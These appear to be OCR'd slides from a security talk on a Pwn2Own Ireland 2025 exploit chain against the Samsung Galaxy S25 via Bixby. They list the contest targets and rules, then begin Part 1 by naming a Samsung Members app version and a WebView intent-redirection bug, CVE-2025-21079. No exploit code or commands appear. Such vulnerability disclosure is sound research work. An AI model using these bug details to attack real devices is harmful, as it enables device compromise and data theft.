
One Click to System

Exploiting Bixby's Trust Model for Full Device Compromise

Speakers: Dimitrios Valsamaras, Ken Gannon / 伊藤　剣

Speakers



Ken Gannon / 伊藤　剣

Head of Mobile Research
Mobile Hacking Lab

: @Yogehi

Dimitrios Valsamaras

Senior Security Researcher
Microsoft

: @ch0pin

Outline

- Intro
- The roadmap to Bixby
- The Capsule architecture
- Design flaws
- Full chain and impact
- Demo
- Takeaways

Pwn2Own Ireland 2025 Targets

✓ 33 devices and 1 app in scope

✓ Different “categories” per device

Target	Options	Cash Prize	Master of Pwn Points
WhatsApp	0-Click Remote Code Execution	$1,000,000 (USD)	100
	1-Click Remote Code Execution	$500,000 (USD)	50
	Remote 0-Click Account Take-over	$150,000 (USD)	15
	Remote 0-Click Access to Microphone or Video Feed	$130,000 (USD)	13
	Remote 0-Click Access to User Sensitive Data	$130,000 (USD)	13
	Remote One-Click Access to User Sensitive Data	$130,000 (USD)	13
	Zero-Click Impersonation of Other Users in Chats	$50,000 (USD)	5


1. Samsung Galaxy S25
2. Google Pixel 9
3. Apple iPhone 16
4. Amazon Smart Plug
5. Philips Hue Bridge
6. Home Assistant Green
7. Sonos Era 300
8. HP DeskJet 2855e
9. Lexmark CX532adwe
10. Canon imageCLASS MF654Cdw
11. Brother MFC-J1010DW
12. Synology DiskStation DS925+
13. Synology BeeStation Plus
14. Synology ActiveProtect Appliance DP320
15. QNAP TS-453E
16. Synology CC400W
17. Ubiquiti AI Pro
18. Wyze Cam Pan v3
19. Xiaomi Redmi 13 5G
20. Meta Quest 3 / Meta Quest 3S
21. Google Pixel Watch 3
22. Ray-Ban Meta Smart Glasses
23. QNAP Qhora-322
24. MikroTik RB4011iGS+5HacQ2HnD-IN
25. Ubiquiti UniFi Dream Machine Pro
26. Nest Wifi Pro with Wi-Fi 6E
27. Amazon Echo Show 15
28. Google Nest Hub, 2nd Gen
29. Apple HomePod, 2nd Gen
30. Amazon Echo Pop
31. Google Nest Audio
32. Nest Cam, indoor wired
33. Arlo Pro 5S 2K

Pwn2Own Ireland 2025 Targets

✓ Our target: The Samsung Galaxy S25 in the Remote Category

Target	Vector	Cash Prize	Master of Pwn Points
Samsung Galaxy S25	Remote	$50,000 (USD)	5
	USB	$25,000 (USD)	2.5
Google Pixel 9	Remote	$300,000 (USD)	30
	USB	$75,000 (USD)	7.5
Apple iPhone 16	Remote	$300,000 (USD)	30
	USB	$75,000 (USD)	7.5

Pwn2Own Entry Requirements



Scope is SUPER limited

TWO WAYS IN

Proximity

NFC · Wi-Fi · Bluetooth · Baseband

Remote

Web content in the default browser


FULLY AUTOMATED · ZERO TOUCH

- Nobody touches the phone
- Hacker magic happens
- Exploit chain runs itself


- Exfiltrate sensitive information
- Remote Code Execution (RCE)


Pwn2Own Entry Requirements


3 easy steps to participate in Pwn2Own





Pwn2Own... backstage











Pwn2Own Entry Requirements

- Obtaining a rooted Samsung phone is…hard

SEPTEMBER 2025

Europe
Just buy one

Japan
Fly to Korea, buy at airport, fly home — same day


Bootloaders locked
Samsung locked all bootloaders — OneUI 8

Fun fact: this is how Ken's test phone became unrooted :(

- A dumb stupid adult taking a day trip to Korea to get a rootable Samsung S25

Our Pwn2Own Story


- **Timeline & effort — reviewing ~500 apps**




Our Pwn2Own Story

- The full exploit-chain white paper is 100 pages
  - 10 pages for summary and exploit code
  - 90 pages for technical details
- This talk covers only the most important parts and PoCs
- We will release the full white paper online soon-ish

Part 1: Going from Browser to Bixby



Part 1 of The Full Exploit Chain



App 1: Samsung Members (`com.samsung.android.voc`)

- Version pwned: 5.5.00.13
- Purpose: Samsung’s loyalty program app
- Attack surface:
  - Browsable Intent entry point
  - Access to the user’s Samsung Account
  - Contains WebViews that executes JavaScript

Bug 1: Launch Arbitrary URL and Intent Redirection

- Bug tracked as CVE-2025-21079

- Malicious URL can be used to launch a WebView and load an attacker controlled website
- JavaScript and WebView Settings can be abused to launch arbitrary Activities as the Samsung Members application (Intent Redirection)

Bug 1: Launch Arbitrary URL and Intent Redirection

